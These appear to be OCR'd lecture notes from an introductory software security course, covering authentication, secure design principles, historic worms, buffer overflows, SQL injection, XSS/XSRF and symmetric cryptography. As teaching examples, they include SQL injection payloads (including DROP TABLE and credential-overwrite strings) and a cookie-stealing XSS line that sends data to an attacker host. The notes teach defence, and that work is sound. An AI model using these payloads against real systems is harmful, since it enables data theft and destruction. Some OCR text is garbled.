XACS 101 - Software Security Foundations

Security is holistic


a lot can go wrong !!!


- **Policies & procedures**
  - Social engineering attack.
  - Guard sensitive corp information
  - Employees need to be aware (tailgating ex.)
- **physical**
  - protecting against inform leakage or document theft
  - Ex: dumpster diving
  - limit access to physical space
- **technological**
  - no flaws in identity verific.
  - Servers config correctly.
  - Robust data processing.
  - OS security.
  - Network security
  - Tools: Firewalls & Intrusion detection systems

Authentication

- Identify identity (verify)
  - passwords (something you know)
  - tokens (you have)
  - biometrics (you are)

Characters





Passwords

- ⊕ Simple to implement
- ⊕ Simple to understand
- ⊖ Easy to crack
- ⊖ Reused many times
- ⊙ One-time passwords? (hard to manage)

Something you have

- OTP cards
- Smart cards
- Token / key (iButton)
- ATM card

Something you ARE

- Biometrics (Palm, Retinal scan, Voice Id)
  - ⊕ Raises the bar
  - ⊖ Cons: false negatives/positives, social acceptance key management is hard.

→ 2Factor Auth for the win!

(8) Authorization

- Check what you are allowed to do! (permissions)
- Access control list. (a three tuple: usr, res, permission)
- Privileges can be assigned based on Roles.

ACLs → Role Based: access and permissions determ. by role

ACLs → Mandatory

ACLs → Discretionary: users define access for resources they own.

Ex: Bell-LaPadula Model ((• no read up, • no write down) • tranquility)

(8) Confidentiality

- keep the contents of communication or data storage in secrets. For example:
  - crypto
  - Stegnography
  - acls
  - database views.

(8) Message & data integrity

- Data can't be modified (no corruption)
  - hashing.
  - MACs

§ Accountability
- Able to be able to determine the attacker or principal (logging & audit trails)
- But logs can be compromised as well

§ Availability
- Uptime, Free storage
- Redundancy / throttling. (protect from logitimate users)
- Denial of services (DoS): reduce availability.

§ Non-Repudiation
- Undeniability of a transaction
- Alice proves to Trent that transaction w/ Bob was done
- Generating evidence / receipts (signed statements)
- De-facto credit card companies become third party verifiers. (Escrow for real estate)

§§ Characters in action (J. Gordon)

Alice: (goals)
- minimize the cost
- protect messages from corruption
- protect from eavesdropping
- Be sure she communicates w/ Bob.

§§ ## Secure Systems design

§ ### Different types of threats

- defacement (changing, affecting certain res)
- infiltration
- phishing / farming (DNS poisoning)
- insider threats
- click fraud
- denial of service (DoS)
- data theft / loss

§ ### Designing - In Security

- Design features with security in mind (not an afterthought) hard to add later
- Define concrete, measurable security goals

Ex:
- Bad example: Windows 98, diagnostic (f8) (since added later as afterthought) bypassing passwords.
- Bad: Internet + TCP/IP → firewalls, → loopholes → lying about IPs. (IPSec as a solution)
- Turtle shell architecture (protecting insecure systems by wrapping w/ another system)

Convenience and Security

Strive to increase both parameters

§ Security in Software design.

- Robust consistent error handling
- Handle internal errors securely
- Share reqs w/ QA team
- ...

Ex: SWS:
- Bad error handling ⇒ DoS due to except.
- Socket is closed (hanging)
- Access to filesystem w/..

§ Security by obscurity

- Trying to hide how program works.
- Ex: Military uses Need to know basic.
- Maybe necessary, but not sufficient

⊖ Attackers may probe for weaknesses.
- reverse engineering
- observe behaviour in normal vs. abnormal conditions (fault injection)
- fuzzing: trying different inputs, systematic.
- Blackmail insiders.

Def The method used to encifer data is known to the opponent, and that security must lie in the choice of key (assume the worst obscurity is not enough)
→ key (compromised) can be rotated

Avoid:
- don't invent crypto algorithms
- don't keep secret key in source (nor in Reg)
- don't forget to release

Open Source vs Closed Source

open
- Some people may look at your security
- If they find they may not tell you.

closed
- Closed source doesn't buy you much.
- Still need people to look at you code

8

Security & game of economics

- All the systems are insecure
- What is the cost to break in.
- Raise the bar high enough
- Security is about risk manggement (cost >> reward)

Ex: Brute force key vs Employee bribing

$2^{L-1}C$ == $\sum_{i=0}^{y} a_{y-i}$

Break through.

Secure Design Principles

- Principle of least privelodge (just enough to get the job done)
  - Defence in Depth
  - Secure the weakest leaf
  - Fail-safe stance
  - Secure by default
  - Simplicity and usability.

Principle of least priviledge

- Just enough priviledge to get work done

  Ex: Root + SVS serving protected files /etc/shad
  - don't run as root
  - check (normalize) path
  - for invalid input - don't give any info, lie -

Defence-in-Depth (Redundancy)

- Having a diverse protection, multiple layers of security guarantees, don't rely on only one!

  Example: Banks: Security Guards, Cameras
  Bullet proof window, Dye on the Money is insured.

- Multiple dimensions
  - All areas are covered
  - Multiple protections per valuable asset.
- Prevent, Detect, Contain and Recover (how?)
  - minimize damage
  - (should be practiced)

§ Securing the weakest Link

Attacker needs to find just a single problem and abuse it:

Ex: Common weak links:
- Unsecured dial-in Hosts : war dialers
- Weak passwords (30% of users)
- People: Social engineering
- Buffer overflows

People:
- phishing attack (+ social networking)
- malicious programmers - Back door (code review)
- simple fraud (keep the employees happy) (need to know)

Implementation vulnerabilities
- correct design can have bugs in implem.
- misuse of encryption can allow an attacker to bypass it
- inadvertent mixing of control and data (Buffer overflows, sql injection)

§ Fail-Safe Stance

Expect and plan for failure !

Ex: Elevator : = designed w/ expectations of power failure
= can grab onto cables or guide rails

Firewall = Deny access by default !
= Don't accept any (including a malicious
- These days apps are the weakest link.

Ex: DOS to read /dev/random → loads to Out Of Memory → DoS
- check for file size - (doesn't work w/ /dev/random)
- don't store in memory. (+ download limit)

§ Secure by default.

- Only enable 20% of features that are used by 80% of users population
- Hardening the system : All unnecessary systems services are off by default
- More features → more exploits.

Ex: Windows OS : All the features were enabled by default. So regular users got attacked via IIS. (Code Red, Nimda)

§ Simplicity & usability

- Security holes are likely in complex software
- Simpler design is easier to understand and audit
- Choke point : centralized piece of code through which all control must pass.
- Less functionality → less security exposure

Usability

- users can easily accomplish the tasks w/ soft
- don't rely on documentation → secure by default
-

Ref: Why Jonny can't encrypt

Security features do not imply security

- encryption doesn't solve weak pwd
- SSL doesn't save from buffer overflows.
-

§§ Worms & other Malware

Def: Virus : program that copies itself into other programs
Worms : a virus that uses the network to copy itself onto other computers

History:

1) First ever worm : Morris Worm (1988)
   - Damage : 6000 computers in just few hours
   - Extensive network traffic by worm prop
   - Just copied itself
   - Exploited and used:
     - Buffer overflow in fingerd (UNIX
     - sendmail + debug mode (exec of arbitrary commands
     - dictionary of 432 freq used passwords to login and execute commands remotely
   - Lessons learned:
     - diversity is good. Homogenity of OSs on network → same exploit works
     - Large programs more vulnerable
     - limiting features limit holes
     - Users should choose good passwords
     - The creation of CERT (Computer Emerg Respance Team)

2) The Code Red Worm
   - Spread rapidly : > 2000 hosts / min
   - Evaded automated detection
     - Sat in memory
     - detectable by humans
   - Defaced home page of infected server
   - Exploited
     - Microsoft IIS web server buffer overf
     - „indexing server" feature, randomly scanned IP adresses to find other IIS servers.

3) Nimda
- Multiple propogation vectors
- Server to server
- Server to client (Browser downloading infected file → infected)
- Emails itself by sending emails.

4) SQL Slammer Worm
- Took a single 376 Byte UDP packet
- Spreadod quickly
- Infected 75,000 hosts (90% in 10min)
- Attacked Microsoft SQL Server DB (disabled server, scanned random ports)

Result: - Airlines canceled
- 13k of ATMs were DoSed

§ Types of Malware
- Rootkits: imposter OS tools used by attacker to hide track.
- Botnets: network of software robots (compromized) DDoS through flooding
- Spyware: Software that reports an activity of a system
- Keyloggers: Spyware that monitors
- Trojan horse: does something different than advertised (characteristic)
- Adware: once infected - shows ads
- ClickBots: Bot that clicks ads

ClickBot.A Botnet²(1) (2006)
Fake Anti Virus Trojan horse (ongoing)
Droid Dream: Mobile Trojan Horse (2011)

! Malware is usually distributed by downloads. (less observable)

5) Zeus Botnet
- Spread by drive-by-download and phishing
- Identified in 2007
- Compromised > 74k FTP accounts in June 09
- Affected BoA, Nasa,
- 3.6 million machines

8 Drive-by-download Attack physiology
1) Inject legitimate page w/ malicious code or direct user to infected page
2) Invoke client-side vulnerability
3) Deliver shellcode to take control
4) Send downloader & deliver malware of attackers choice

Using: (for injection)
- Web 2/0 external content
- Passwords compromised
- software vulnerab.
- infra vulnerab.

§§ **Buffer overflow**

The idea is that uncontrolled input may override part of the stack, inserting desired instructions or return adress.

Example: gets + checkpassword pass[16] → pass[16]
main → open();

How to fight:

1) Canary (insert canary before return address into stack, check canary)
Stack Guard

2) Static Analysis. analyse program w/out running it.

Meta level compiler:
- find security, synchronization, and mem bug
- detect frequent code patte-ns and report anomalies

Ex: coverity, fortify, ouncelabs, Clockwork

Performance

Stackguard - minimum hit.
Safe str libraries - negligible.

Heap Based overflow - exists. For example Javascript interpreter.

Other vulnerabilities

- format string vulnerability
  can contain info on # chars (e.g. %08)
  can cause buffer overflow if can pop. param
- integer overflows (unexpected wrap around)

Ex: *offset is input

strncpy (message + offset, str, slen)
// offset = 2^{32}

§§ Client state manipulation

Example: Pizza Delivery

order.html → confirm_order → charge (submit)

<hidden form element price="5.50">

```
if (pay == yes) {
    success = authcard(...)
    settle transaction
    dispatch delivery person(..)
    .
```

Never trust your client!

Solution: ① Authoritative state stays on server

- session-id
- Mng: - time out idle
  - clear expired session
  - session_id: random #8
    ip_address
- Server requires DB lookups for each request
  - Bottleneck → DoS
  - Distribute DB, load balance

② Signed state to the client

- keep server stateless, attach a signature
- use MAC to verify. recompute MAC
- Performance: stream state to client

Information leakage:

Get form parameters leak in URL (session id)

- Refferer when outbound call (proxy) (just an image)
- Anchors in links

Solutions: • POST requests. (less convenient)

• Cookies (piece of state), secure. ( )
(associated w/ Browser)

Javascript: Data validation done by JS can not be trusted by server

§§ Passwords

- A simple approach (user → pwd)
- Hashing (since we want one-way encryption)
  (Ex: Sha 256 hashes)
- Off-line dictionary attack (if not salted, attacker can go through and check)
- Salting - include additional info in hash
  h(password/salt) = 5e75a....
  salt is generated automatically.
  - ⊖ ineffective against chosen-victim attack
  - ⊖ Job is harder but not impossible

On-line dictionary attacks

- Monitor/limit by IP
- Two factor authentication

Password techniques

- Strong password (not concat. of dict word
  long
  can create from long phrases.
  protect password file)
  /etc/passwd → /etc/shadow
- Fake "honeypot" passwords (simple username for lap attackers)
- Password filter (mixed case, numbers
  special characters
  length.
- OTP (seed, time)
- Password aging → time based
  → number usage
- Pronounceable passwords (not adopted a lot)
- Limited logging attempts (potential for DoS attack, lock users)
- Expotential delay on reatempt. (2^n seconds) → proxies can be affected.
- Last login (show user last login info), helps with detection.
- image as second-factor (fights fishing)

55

SQL injection

- Command injection vulnerability - untrusted input inserted into query or command.
- SQL injection types:
  - compromizes user data
  - modifies critical data
- Solutions: - whitelisting
  - Blacklisting

Example: Card system: SQL injection (2005)
203K cards were stolen
stored unencrypted in DB

Attack Scenario

```
Sql-query = Select pizza, toppings, qnt, order
            from orders
            where uauth = req.getParameter("uid");
```

- attack1: input 0 OR 1=1 (returns everything)
- attack2: 0 AND 1=0
  UNION SELECT * from creditcards;
- attack3: 0; drop table creditcards;
- attack4: insert into admin values(..., ..., ...)

Solutions:

- Blacklisting doesn't work → not all are included / conflicts w/ requirements
- Whitelisting (regex?)
- Escaping (could escape quotes instead of Blacklist)
  only works for string input.
  ! Second order injection
  update users set password='cracked'
  where uname='admin'--'
- Prepared statements & bind variables
  - fixes the structured query & parameters.
  - use separate module and use as gw.
- Stored procedures don't help.

Mitigating the impact from SQL injection

- prevent code & schems leakage
- Blind SQL injection : attempts to reverse engineer database schems. (programmatic)
- Never display detailed messages back
- Apply a principle of least priveledge
  - Read/write to some tables
  - No privelege dropping a table
- Encrypt data stored into database, key should be stored soparately. don't use
- Harden DB server and host O/S
  - dangerous functions may be on by dfault (ex: dbSSQL → opens sockets)
  - disable unused services and accounts on OS

Cross-domain security (Cross-Site)

Interaction between web pages from different domains (first arised w/ applets)

- possible interactions limited by same origin policy:
- links, embedded frames, data incl. from other domain
- HTTP & cookie-based authentication

Same-Origin Policy (scoping scripts and content)

Def: Origin : protocol : hostname, port ⚠ no path

Scripts can only access (cookies, DOM) of documents of same origin!

Same
http://example.com/1
http://example.com/2

Different
http://example.com//
https://——"——/1
http://attack.me/1.

Http Request Auth

- Http Auth : username/pwd automatically supplied in HTTP header
- Cookie auth
- Hidden form field auth

All cached.

Attacks:
- XSS (Cross-Site Scripting)
- XSRF (Cross-Site Request Forgery)
- XSSI (Cross-Site Script Inclusion)

XSS: query → rendered on the page (usually javascript)

⚠ Code injection into your web application

XSS Exploits

- Steal cookies (send attacker all cookies for our app domain)

```
document.location = 'http://hackerhome.org/log?
new Image().src = 'http://hacker home org/log?='
```

- Reflected XSS (stored in a request)
- Stored XSS (script delivered to victim some time after being injected)


Ex: Myspace: Stored XSS Worm
- propogated from one user page
- 1M friends < 6 hours
- MS went offline
- Samy Kamkar: FBI convicted for XSS.

! It's **not** an input validation problem but rather **output sanitization**

Mitigation

Simple text	%query	- HTML escaping
Tag attrib	<input value=%q />	- HTML escaping
URL attrib	<script src=%q>	- whitelisting from trusted
Javascript	<input ... onclick=">	- escape JS/HTML

XSRF




Preventing

- Inspect Refferen Header
- Validation with User Provider Secret
- Validation via ActionToken
  - Add special tokens as hidden fields
  - Same origin plays a guard role
  - Concatenate counter with MAC (plus all transaction related information)
    token = MAC(....) || counter

XSSI

3rd party can include <script> sourced from us



Prevent: Authentication tokens

§§ Cryptography

Goals:

1) Secure communication (no tampering, no eavesdropping)
2) Protect data (files)

Building block: sym. encryption

(E, D) - cipher (public!), n - nonce to make sure same message produces diff output
m, c - message, ciphertext

also standards


Keys

many time key → one time key (omg!)
(SSL, need unique nonce) nonce is not needed

One time key: (two time pad is insecure)

1) One time pad
2) Stream cipher


§ Block cipher



Example:

1) 3DES n = 64 bits k = 168 bits
2) AES n = 128 bits, k = 128, 186, 256 bits

Block cipher by iteration




$R(k, m)$ - round function, for 3DES - $n = 48$
AES128 - $n = 10$

Using block cipher

1) ECB - split in 16 Byte blocks and encrypt- (never use it)

2) CBC (Cipher Block Chaining)



Just a random key (secure random)

(CBC is not suitable for parallel encryption)

3) CTR mode (counter mode w/ random IV)

IV m0 m1 m2 mL

E(m0,IV) E(k,IV+1) ... E(k,IV+L) ⊕

IV c0 c1 c2 cL

§ Message Integrity : MACs

Alice —— message, tag ——→ Bob

k k

Attacker's power : chosen message attack
for m1 ... mq attacker gets t1 ... tq

Attackers goal : existencial forgery
produce some new valid message/tag
pair (m,t) ∉ {(m1,t1) ... (mq,tq)}

Construction

1) ECBC - Banking.
2) Hash MAC (HMAC) - most widely used

$$S(k,m) = H(k \oplus opad, H(k \oplus ipad, m))$$

opad, ipad are fixed

3) PMAC - parallel mac (preferable)

